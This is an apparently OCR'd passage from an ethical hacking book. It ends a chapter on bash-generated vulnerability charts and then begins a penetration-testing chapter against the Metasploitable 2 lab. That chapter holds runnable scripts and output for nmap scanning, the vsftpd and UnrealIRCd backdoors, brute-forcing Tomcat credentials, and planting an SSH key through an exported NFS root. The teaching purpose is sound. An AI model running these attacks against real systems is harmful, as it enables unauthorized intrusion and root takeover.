


Figure 11.2 – Distribution of critical vulnerabilities across departments

The `boxwidth` and `style fill solid` commands ensure that the bars are properly formatted and filled, while the `yrange [0:*]` command ensures that the y-axis starts at 0 and automatically scales to fit the highest value. The `plot` command also includes a label for each bar, showing the exact number of vulnerabilities above each bar, making the chart more informative.

Creating charts with bash scripts

While Gnuplot is great for more complex visualizations, you can also create simple charts directly within your bash scripts. For example, you might want to generate an ASCII bar chart to quickly visualize data in the terminal or create a CSV file that can be opened in a spreadsheet application.

Creating an ASCII bar chart

Here's a bash script that generates a simple ASCII bar chart showing the number of high, medium, and low-severity vulnerabilities:

```
#!/bin/bash

# Sample data
high=15
medium=10
low=5

# Function to print bars
print_bar() {
    local label=$1
    local count=$2
    echo -n "$label: "
    for ((i=0; i<count; i++)); do
        echo -n "#"
    done
    echo " ($count)"
}

# Print the chart
echo "Vulnerability Severity Chart"
print_bar "High" $high
print_bar "Medium" $medium
print_bar "Low" $low
```

Running this script will output a simple bar chart directly in the terminal:

```
Vulnerability Severity Chart
High:   ############### (15)
Medium: ########## (10)
Low:    ##### (5)
```

Exporting data to CSV

If you need to create a chart using spreadsheet software, you can export your data to a CSV file with a bash script:

```
#!/bin/bash

# Sample data
echo "Severity,Count" > vulnerability_summary.csv
echo "High,15" >> vulnerability_summary.csv
echo "Medium,10" >> vulnerability_summary.csv
echo "Low,5" >> vulnerability_summary.csv

echo "Data exported to vulnerability_summary.csv"
```

You can then open this CSV file in any spreadsheet application, like Excel or Google Sheets, and create charts using the built-in tools.

Summary

That's it! We have reached the end of this chapter on automated report generation and visualization. I hope you found the content as engaging to read as it was to write. Throughout this chapter, you've learned how to automate the tedious aspects of report creation using bash scripting, ensuring that your security reports are both consistent and professional.

By creating automated report templates and populating them with data directly from your security assessments, you've significantly reduced the time and effort required to produce high-quality documentation. Additionally, the introduction of basic visualization techniques has provided you with the tools to make your findings more accessible and impactful.

This approach offers significant advantages, including the ability to standardize your reporting process, minimize human error, and enhance the readability of your findings through visual elements. As you continue your journey in ethical hacking, these skills will prove invaluable, allowing you to focus more on analyzing security issues and less on the administrative task of report generation.

With the foundation you've built in this chapter, you are now well-equipped to tackle the next stage in your learning journey. The upcoming chapter will immerse you in practical, real-world scenarios where you'll apply your skills to complete penetration testing lifecycles. You will gain hands-on experience in executing penetration tests from planning to assessment, preparing you for the comprehensive security challenges that lie ahead.

Get this book's PDF version and more

Scan the QR code (or go to `packtpub.com/unlock`). Search for this book by name, confirm the edition, and then follow the steps on the page.



UNLOCK NOW

Note: Have your invoice handy. Purchases made directly from the Packt website don't require an invoice.

12

End-to-End Penetration Testing Projects

At this stage, you've mastered the individual components, including automating network scans, exploiting vulnerabilities, and scripting post-exploitation tasks. Now it's time to combine those skills into a complete engagement.

Penetration testing follows a structured methodology where each phase builds on the previous one. In this chapter, you'll perform a full assessment against the Metasploitable machine, simulating an internal network compromise. You'll plan your approach, execute each phase methodically, and document your findings as part of a complete end-to-end test.

This chapter focuses on practical application. You'll work through realistic scenarios, applying reconnaissance, exploitation, and post-exploitation techniques in a controlled environment. By the end, you'll be able to conduct a full penetration test using bash scripts and the tools covered throughout this book.

In this chapter, we are going to cover the following topics:

- An internal network compromise
- A vulnerable web application
- Using a bash script for high security

Each project is designed to give you a holistic view of penetration testing. It's time to see how scripts, tools, and techniques combine into a methodical, repeatable testing process. You'll write and use scripts at each stage, optimizing your workflows to increase efficiency and accuracy.

As we move forward, keep in mind that penetration testing is as much about creativity as it is about method. You may not always follow a perfect script; part of your job as a hacker is to adapt to the environment, identify new attack vectors, and outsmart defenses. In these projects, you'll need to think critically, test various approaches, and use scripting to automate as much as possible. Your goal? Complete control of the target—ethically, of course.

So, let's dive in and start hacking.

Technical requirements

To follow along in this chapter, you will need the following:

- Kali Linux
- Metasploitable 2
- A code editor of your choice i.e. Microsoft visual studio code

If you do not have all these requirements, please read *Chapter 2* to get them.

The code for this chapter is in this book's GitHub repository. To access the repository link, follow the steps in the *Download the example code files* section in the *Preface*.

An internal network compromise

In this scenario, we will simulate an attack on an internal network, focusing on identifying vulnerabilities, escalating privileges, and maintaining persistence. The goal is to gain complete control of the target machine, step by step, starting with reconnaissance and moving through exploitation and post-exploitation tasks.

Reconnaissance — scanning the network

The first step in our penetration test is reconnaissance. To begin, we'll scan all open ports on the Metasploitable 2 machine that we set up in *Chapter 2*. We'll use `nmap` to accomplish this.

Manual process

Run the following command in your Kali Linux terminal. Be sure to replace the IP with your Metasploitable box IP:

```
nmap -p- -sV 192.168.52.102
```

This command scans all 65,535 ports (`-p-`) and attempts to identify the versions of services running on those ports (`-sV`). After the scan is complete, you see the following output:

```
nmap -p- -sV 192.168.52.102
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-10-06 10:22 EDT
Nmap scan report for 192.168.52.102
Host is up (0.010s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
...
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/
ruby/1.8/drb)
33719/tcp open  nlockmgr    1-4 (RPC #100021)
41106/tcp open  mountd      1-3 (RPC #100005)
43303/tcp open  java-rmi    GNU Classpath grmiregistry
57721/tcp open  status      1 (RPC #100024)
Service Info: Hosts:  metasploitable.localdomain, metasploitable2, irc.
Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
<https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 191.19 seconds
```

This tells us that the target machine is running several services, including FTP on port 21, SSH on port 22, and a web server on port 80.

Automation with bash

After understanding the manual process, you can automate this scan using a bash script to save the output for later analysis.

```
#!/bin/bash
# Automated Nmap scan
target_ip="192.168.52.102"
echo "Starting Nmap scan on $target_ip..."
nmap -p- -sV $target_ip -oN metasploitable_scan.txt
echo "Scan complete. Results saved in metasploitable_scan.txt."
```

This script runs the same scan and saves the output in a file for future reference.

Finding exploits with SearchSploit

After running our Nmap scan and identifying the services and versions on the target machine, the next step is to search for known vulnerabilities. We can use **SearchSploit**, a tool that helps find public exploits based on software versions. However, as you'll soon realize, manually looking up each service can be time-consuming. Let's first go through the manual process, and then we'll see how automation can save us a lot of time.

Manual process

From our Nmap scan, you have noticed several services running. We can manually use `searchsploit` to find potential exploits for each service version. For example:

```
$ searchsploit vsftpd 2.3.4

----------------------------------------------------------------------------
---------------------------------------------- ---------------------------
--------
 Exploit Title
 |  Path
----------------------------------------------------------------------------
---------------------------------------------- ---------------------------
--------
vsftpd 2.3.4 - Backdoor Command Execution
| unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
| unix/remote/17491.rb
----------------------------------------------------------------------------
---------------------------------------------- ---------------------------
--------
Shellcodes: No Results
```

Looking for openssh exploits:

```
$ searchsploit openssh 4.7p1

...OpenSSH 2.3 < 7.7 - Username Enumeration
| linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
```

```
| linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution
| linux_x86-64/remote/45000.c
...
Shellcodes: No Results
```

Here, too, you might get several potential exploits.

You can repeat this process for other services, such as **MySQL 5.0.51a**, **Samba smbd 3.X,** and so on.



Note

The vsftpd 2.3.4 backdoor is a legacy vulnerability included in Metasploitable2 for educational purposes. It is rarely found in modern environments. Real-world assessments require verifying current versions and identifying applicable vulnerabilities based on up-to-date software and patch levels.

Recognizing the need for automation

As you've probably noticed, manually running each version against `searchsploit` can quickly become tedious, especially when you're dealing with multiple services like we are here. The more services and versions you encounter, the more time you'll spend running commands and interpreting results. Not to mention, this repetitive process increases the chance of missing something important.

To make this task faster and more efficient, we can automate it with a simple bash script.

Automating SearchSploit with bash

To save time, let's write a script that reads our Nmap scan output, extracts the service names and versions, and automatically runs `searchsploit` for each one.

```
#!/bin/bash
# Script to automate exploit search based on Nmap output

# Our saved nmap scan results
nmap_output="metasploitable_scan.txt"
# Extract services and versions from Nmap output
grep -Eo '[0-9]+/tcp +open +[a-zA-Z0-9]+ +[a-zA-Z0-9./-]+' $nmap_output |
while read line; do
  service=$(echo $line | awk '{print $3}')
```

```
    version=$(echo $line | awk '{print $4, $5, $6}')

    echo "Searching exploits for $service $version..."
    searchsploit "$service $version"
  done
```

This script will:

- Extract the service names and their versions from the Nmap output.
- Automatically run `searchsploit` for each detected service and version.
- Output the results directly to your terminal.

With this script, what would have taken you several minutes (or more) of manual effort is now reduced to a single, automated task. Not only does this save time, but it also ensures you don't overlook any services or versions.

Exploiting port 21 — FTP

From our `searchsploit` results, we know that the version of `vsftpd` running on the target machine (2.3.4) contains a well-known backdoor vulnerability.

```
vsftpd 2.3.4 - Backdoor Command Execution                  |unix/
remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)     |unix/
remote/17491.rb
```

SearchSploit shows us that we can exploit this vulnerability using either Python or Metasploit.

Manual exploitation with Metasploit

Let's use the Metasploit module to exploit this vulnerability.

1. First, open Metasploit:

   ```
   msfconsole
   ```

2. Search for the exploit in Metasploit:

   ```
   msf6 > search vsftpd 2.3.4
   ```

You should see the following output.

```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank
Check  Description
   -  ----                                  ---------------  ----
-----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03
excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

3. Interact with a module by name or index. For example, `info 0`, use `0`, or use `exploit/unix/ftp/vsftpd_234_backdoor`.
4. Now, use the exploit module:

```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.52.102
exploit
```

5. Metasploit will attempt to exploit the backdoor in `vsftpd`. If successful, it will spawn a root shell:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.52.102:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.52.102:21 - USER: 331 Please specify the password.
[+] 192.168.52.102:21 - Backdoor service has been spawned,
handling...
[+] 192.168.52.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.52.101:35537 ->
192.168.52.102:6200) at 2024-10-06 11:23:02 -0400

whoami
root
```

We now have a shell on the target machine with root privileges. This means we have full control of the system.

Automating exploitation with Metasploit

To automate this process, we can write a simple bash script that automates launching Metasploit and running the `vsftpd` exploit:

```
#!/bin/bash
msfconsole -x "search vsftpd 2.3.4; use 0; set RHOST 192.168.52.102; run"
```

This script will open Metasploit, search for the `vsftpd` exploit, use the exploit, and run it automatically. You'll have a root shell without needing to manually interact with Metasploit.

The next challenge for you is to exploit the `vsftpd` vulnerability using the Python exploit provided by `searchsploit`. Try automating the Python-based exploit and see if you can achieve the same result.

Let's now explore another way to gain access to the target system by exploiting a different service that is running: Apache Tomcat on port 8180.

Exploiting port 8180 — Apache Tomcat

During our Nmap service scan, we identified **Apache Tomcat** running on port 8180. Tomcat is commonly targeted due to weak configurations and default credentials, making it an excellent target for penetration testing. However, this particular version of Tomcat requires authentication before we can exploit it, so we will first attempt to brute-force the login credentials.

Metasploit provides us with auxiliary modules that allow us to enumerate and brute-force these credentials before deploying our exploit.

Step 1 — Brute-forcing credentials

First, we'll use the `tomcat_enum` module to enumerate potential usernames on the Tomcat Manager application.

1. Open Metasploit and load the `tomcat_enum` module:

   ```
   msfconsole
   use auxiliary/scanner/http/tomcat_enum
   ```

2. Set the target machine's IP address and the correct URI:

   ```
   set RHOST 192.168.52.102
   set TARGETURI /manager
   set RPORT 8180
   ```

3. Run the enumeration to discover potential usernames:

```
run

[+] <http://192.168.52.102:8180/manager> - Apache Tomcat cxsdk found
[*] <http://192.168.52.102:8180/manager> - Apache Tomcat - Trying
name: 'ADMIN'
[+] <http://192.168.52.102:8180/manager> - Apache Tomcat ADMIN found
[*] <http://192.168.52.102:8180/manager> - Apache Tomcat - Trying
name: 'xampp'
[+] <http://192.168.52.102:8180/manager> - Apache Tomcat xampp found
[+] <http://192.168.52.102:8180/manager> - Users found: ADMIN, QCC,
admin, both, cxsdk, j2deployer, manager, ovwebusr, role, role1,
root, tomcat, xampp
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We now have a list of usernames associated with the Tomcat Manager application, including the common default username, `tomcat`.

Step 2 — Brute-forcing login with discovered usernames

Next, we'll attempt to brute-force the login with the `tomcat_mgr_login` module using the username `tomcat`.

1. Load the `tomcat_mgr_login` auxiliary module:

```
 use auxiliary/scanner/http/tomcat_mgr_login
```

2. Set the target and the username we want to test:

```
set RHOST 192.168.52.102
set TARGETURI /manager
set USERNAME tomcat
set RPORT 8180
```

3. Run the brute-force login attempt:

```
run

msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit

[!] No active DB -- Credential data will not be saved!
```

```
[-] 192.168.52.102:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.52.102:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.52.102:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.52.102:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.52.102:8180 - Login Successful: tomcat:tomcat
```

Now that we've successfully brute-forced the login with the default credentials, `tomcat:tomcat`, we can move on to the exploitation phase.

Step 3 — Deploying the exploit

With valid credentials in hand, we can now use the `tomcat_mgr_upload` exploit module to upload a malicious WAR file and gain a shell on the target system.

1. Load the `tomcat_mgr_upload` exploit module:

```
use exploit/multi/http/tomcat_mgr_upload
```

2. Set the target IP, port, URI, and the credentials we discovered:

```
set RHOST 192.168.52.102
set RPORT 8180
set TARGETURI /manager
set HttpUsername tomcat
set HttpPassword tomcat
```

3. Run the exploit:

```
run
```

If successful, the payload will be deployed, and you'll gain a shell on the target system.

Let's now look at how we can automate it.

Automating Apache Tomcat exploit with bash

Now that we've manually exploited Apache Tomcat using Metasploit, let's automate the process with a bash script. This script will automate the steps of enumerating users, brute-forcing the login, and exploiting the target using Metasploit. It will configure the necessary parameters and execute the exploit to gain a shell.

```
#!/bin/bash
# Automated Tomcat Manager Exploit using Metasploit
```

```
target_ip="192.168.52.102"
target_port="8180"
target_uri="/manager"
username="tomcat"
password="tomcat"

echo "Starting Metasploit to brute-force and exploit Apache Tomcat on
$target_ip:$target_port..."

msfconsole -x "
use auxiliary/scanner/http/tomcat_enum;
set RHOST $target_ip;
set TARGETURI $target_uri;
set RPORT $target_port;
run;

use auxiliary/scanner/http/tomcat_mgr_login;
set RHOST $target_ip;
set TARGETURI $target_uri/html;
set USERNAME $username;
set RPORT $target_port;
run;

use exploit/multi/http/tomcat_mgr_upload;
set RHOST $target_ip;
set RPORT $target_port;
set TARGETURI $target_uri;
set HttpUsername $username;
set HttpPassword $password;
run;
exit"
```

In this script:

1. We define variables for the target IP address, port, the URI for Tomcat Manager, and the default Tomcat credentials (`tomcat:tomcat`).
2. The script first runs the `tomcat_enum` module to enumerate possible usernames.

3. It then switches to the `tomcat_mgr_login` module to brute-force the login using the discovered username (`tomcat`).
4. After successfully brute-forcing the login, it uses the `tomcat_mgr_deploy` exploit module to deploy a WAR file and gain a shell on the target system.

This script automates all the steps of enumerating, brute-forcing, and exploiting Apache Tomcat, eliminating the need for manual interaction at each stage. By using this automation, you streamline the process, allowing you to focus on other aspects of your penetration test.

Exploiting port 6667 – UnreallRCd backdoor

One of the more interesting services running on Metasploitable 2 is **UnreallRCd**, an **Internet Relay Chat (IRC) daemon**, which is listening on port 6667. This specific version of UnreallRCd contains a backdoor that allows an attacker to execute arbitrary system commands by sending a specially crafted string. This backdoor went unnoticed for months before being discovered, making it a valuable target for penetration testers and ethical hackers.

The vulnerability is triggered by sending the string `"AB"` followed by a system command to the server on any listening port. Metasploit includes a dedicated module to exploit this vulnerability, allowing us to gain an interactive shell on the target system.

Manual process – exploiting UnreallRCd

Let's walk through the steps required to exploit this backdoor and gain root access to the target system.

1. Start by launching Metasploit:

```
msfconsole
```

2. Next, load the UnreallRCd backdoor exploit module:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
```

3. Set the payload for the exploit:

```
set payload cmd/unix/bind_ruby
```

4. Set the target IP address (`RHOST`), which in this case is the IP of your Metasploitable box:

```
set RHOST 192.168.52.102
```

5. Finally, run the exploit:

```
exploit
```

6. Metasploit will connect to the IRC daemon on port 6667, trigger the backdoor, and open an interactive shell.

```
[*] 192.168.52.102:6667 - Connected to 192.168.52.102:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your
hostname...
[*] 192.168.52.102:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.52.102:4444

ls
[*] Command shell session 1 opened (192.168.52.101:34589 ->
192.168.52.102:4444) at 2024-10-06 16:06:51 -0400
```

7. Once the session is open, you can execute system commands. Running `id` will show that you have root access on the system:

```
id
Expected Output:
uid=0(root) gid=0(root)
```

This confirms that you've successfully gained root access via the UnreallRCd backdoor. From here, you can execute additional commands to further explore or exploit the system.

Automating the UnreallRCd exploit with bash

Just like the previous examples, we can automate the exploitation of the UnreallRCd backdoor using a bash script that interacts with Metasploit. This script will automate launching Metasploit, loading the `unreal_ircd_3281_backdoor` module, setting the target IP, and running the exploit to gain a shell.

```
#!/bin/bash
# Automating UnrealIRCD Exploit using Metasploit

target_ip="192.168.52.102"

echo "Starting Metasploit to exploit UnrealIRCD on $target_ip..."

msfconsole -x "
use exploit/unix/irc/unreal_ircd_3281_backdoor;
set payload cmd/unix/bind_ruby;
```

```
set RHOST $target_ip;
run;
exit"
```

This script sets the target IP (`RHOST`) to the specified IP address and then uses Metasploit to exploit the UnreallRCd backdoor. Once executed, the script will automatically give you a command shell on the target system.

By using this approach, we can streamline the exploitation process and save time, especially when conducting multiple penetration tests or working with various targets. Automating these steps not only reduces manual effort but also ensures consistency across testing environments.

Privilege escalation - exploiting port 2049 – Network File System (NFS)

One of the most intriguing services running on the Metasploitable 2 machine is the NFS, which listens on port 2049. NFS allows for file sharing between systems over a network. In this case, we'll use NFS to escalate our privileges and gain root access on the target machine by taking advantage of an improperly secured export.

We can identify NFS through our earlier Nmap scan or by directly probing the port using `rpcinfo`. This command allows us to gather information about the available services, including NFS. We'll also use `showmount` to see which directories are being exported. If we find a writable export, we can manipulate it to gain access.

Step 1 – Identifying NFS exports

First, we'll use `rpcinfo` to get a list of services running on the target machine, and then we'll use `showmount` to see which directories are shared.

1. Run `rpcinfo` to list services:

```
$rpcinfo -p 192.168.52.102

program vers proto   port  service
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  47180  status
    100024    1   tcp  57721  status
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
```

```
    100003    4   udp   2049  nfs
    100021    1   udp  51172  nlockmgr
    100021    3   udp  51172  nlockmgr
    100021    4   udp  51172  nlockmgr
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100021    1   tcp  33719  nlockmgr
    100021    3   tcp  33719  nlockmgr
    100021    4   tcp  33719  nlockmgr
    100005    1   udp  57665  mountd
    100005    1   tcp  41106  mountd
    100005    2   udp  57665  mountd
    100005    2   tcp  41106  mountd
    100005    3   udp  57665  mountd
    100005    3   tcp  41106  mountd
```

This output confirms that NFS is running on port 2049.

2. Next, check which directories are exported using `showmount`:

```
$ showmount -e 192.168.52.102

Export list for 192.168.52.102:
/ *
```

The / share, which is the root of the file system, is being exported.

This means that we have access to the root directory of the target machine, and, if it's writable, we can manipulate files on the system.

Step 2 — Gaining access by adding an SSH key

Now that we've identified the / export, we'll use it to escalate privileges. The plan is to generate a new SSH key on our attacking machine, mount the NFS share, and add our public key to the `authorized_keys` file for the root user. This will allow us to SSH into the target system as root without a password.

1. Generate a new SSH key pair on your attacking machine:

```
$ sudo su
$ ssh-keygen -t
```

```
ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa
Your public key has been saved in /root/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:KRzUeJJrfouh1pPtfii8jgFjtOJG821NXlH85LPzw2s root@kali
The key's randomart image is:
+---[RSA 3072]----+
|      .+  ..     |
|     .+ o .. .   |
|  .   .+ .  +    |
| . . .o. ..  +   |
|.o=  oo.S.    o  |
|oooo. *.o    o   |
| o ..* O o    +  |
|.   +oB + .    E |
|   ...o*o.    ..o|
+----[SHA256]-----+
```

When prompted, leave the passphrase blank.

2. Create a directory to mount the NFS export:

```
mkdir /tmp/nfs_mount
```

3. Mount the NFS export to the directory you just created:

```
$ sudo mount -t nfs -o vers=3 192.168.52.102:/ /tmp/nfs_mount

Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-
statd.service' → '/usr/lib/systemd/system/rpc-statd.service'.
```

This gives you access to the root file system of the target machine.

4. Add your public key to the root user's `authorized_keys` file on the target system:

   ```
   $ cat ~/.ssh/id_rsa.pub >> /tmp/nfs_mount/root/.ssh/authorized_keys
   ```

   This command appends your public SSH key to the `authorized_keys` file, granting you SSH access as root.

5. Unmount the NFS share:

   ```
   umount /tmp/nfs_mount
   ```

Step 3 — SSH into the target as root

Now that your SSH key has been added to the target system, you can SSH into the machine as root:

```
ssh root@192.168.52.102
```

If successful, you'll be logged in as the root user on the target machine:

```
root@metasploitable:~#
```

You now have full root access to the target system, which you can use to further explore or secure the machine.

Automating NFS exploit with bash

Now that we've manually exploited NFS to gain root access by adding our SSH key, let's automate the entire process using a bash script. This script will automate generating the SSH key, mounting the NFS export, injecting the SSH key into the `authorized_keys` file, and unmounting the NFS share. Finally, it will attempt an SSH login as the root user.

1. Let's start with an automated NFS exploit for gaining root access:

   ```
   #!/bin/bash

   target_ip="192.168.99.131"
   mount_point="/tmp/nfs_mount"
   ssh_dir="/root/.ssh"
   key_path="$HOME/.ssh/id_rsa"
   ```

2. Next, we generate the SSH key. The script first checks if an SSH key already exists (`id_rsa`). If not, it generates a new one using `ssh-keygen`.

   ```
   if [ ! -f "$key_path" ]; then
     echo "Generating SSH key..."
   ```

```
    ssh-keygen -t rsa -f "$key_path" -N ""  # No passphrase
fi
```

3. Create a directory to mount the NFS export. We create a mount point (`/tmp/nfs_mount`) and mount the NFS export from the target.

```
echo "Creating mount point at $mount_point..."
mkdir -p $mount_point
```

4. Mount the NFS share.

```
echo "Mounting NFS export from $target_ip..."
mount -t nfs $target_ip:/ $mount_point
```

5. Insert SSH public key into the target's `authorized_keys`. The script appends the public key to the `authorized_keys` file in the target's `/root/.ssh` directory, giving us root SSH access.

```
echo "Adding SSH public key to $target_ip..."
cat $key_path.pub >> $mount_point/root/.ssh/authorized_keys
```

6. After the key has been added, unmount the NFS share to clean up.

```
echo "Unmounting NFS share..."
umount $mount_point
```

7. Finally, the script attempts an SSH login as the root user on the target machine using the generated SSH key.

```
echo "Attempting SSH login as root on $target_ip..."
ssh -i $key_path root@$target_ip
```

This bash script automates the exploitation process from start to finish, streamlining tasks that were previously done manually. This is especially useful when working on multiple targets or when repeating the same steps in different environments.



Note

This technique works by writing a new SSH public key into `/root/.ssh/authorized_keys` on the target through the NFS mount. In a professional engagement, you must clean up after validation. Remove the injected key from `authorized_keys`, and confirm that the NFS mount point is unmounted and that no temporary artifacts remain (for example, `/tmp/nfs_mount`).

Unfortunately, we can't cover every service in detail, but now that you've seen the methodology for exploiting and automating a few services, it's time to take on a challenge. Try to exploit and automate the services we didn't cover here, using the same principles and techniques. Think critically about the vulnerabilities you've uncovered and push yourself to find creative solutions.

Now, let's move on to the next section.

A vulnerable web application

Metasploitable 2 comes preloaded with a vulnerable web application called **Damn Vulnerable Web Application (DVWA)**, which is specifically designed for testing and improving your skills in exploiting web-based vulnerabilities. This application contains several intentionally insecure features, giving you the opportunity to learn about various web application attacks in a controlled environment. Let's dive in and explore how we can exploit DVWA.

Vulnerability – brute force

To access DVWA, open your browser and navigate to the following URL: `http://192.168.52.102/dvwa/`. The default login credentials are `admin` for the username and `password` for the password.

Once logged in, navigate to the **Brute Force** section, where you'll see a login form. This is where we'll start our exploration:




Figure 12.1 – Brute-forcing login page

If we had all the time in the world, we could manually attempt various username and password combinations, hoping to guess the correct credentials. However, this approach is far from practical. Instead, we can automate the brute-force attack using a bash script.

Before automating, we need to collect some critical information: the cookies used by the web application, the input fields from the login form, and the endpoint URL that handles the login requests.

Step 1 – Extracting cookies

To automate the process, we first need to capture the cookies from the application. Open the developer tools in your browser (in Firefox, press `ctrl + shift + I`). Navigate to the **Storage** tab, where you'll find the cookies that the web application is using:




Figure 12.2 – Cookies and session ID

Step 2 – Inspecting the login form

Next, we need to identify the form fields used for login. Still in the developer tools, switch to the **Inspector** tab and locate the source code of the form. Note the names of the input fields for the username, password, and the submission button, as we'll need these to craft our requests:




Figure 12.3 – Form source code

Additionally, make sure to note the form's endpoint URL, which you can find in the browser's URL bar. For this example, it would be `http://192.168.52.102/dvwa/vulnerabilities/brute/`.

Now that we have all the required information—cookies, input field names, and the endpoint URL—we can move on to automating the brute-force attack using **Wfuzz** and, finally, a bash script.

Brute-forcing the DVWA login page

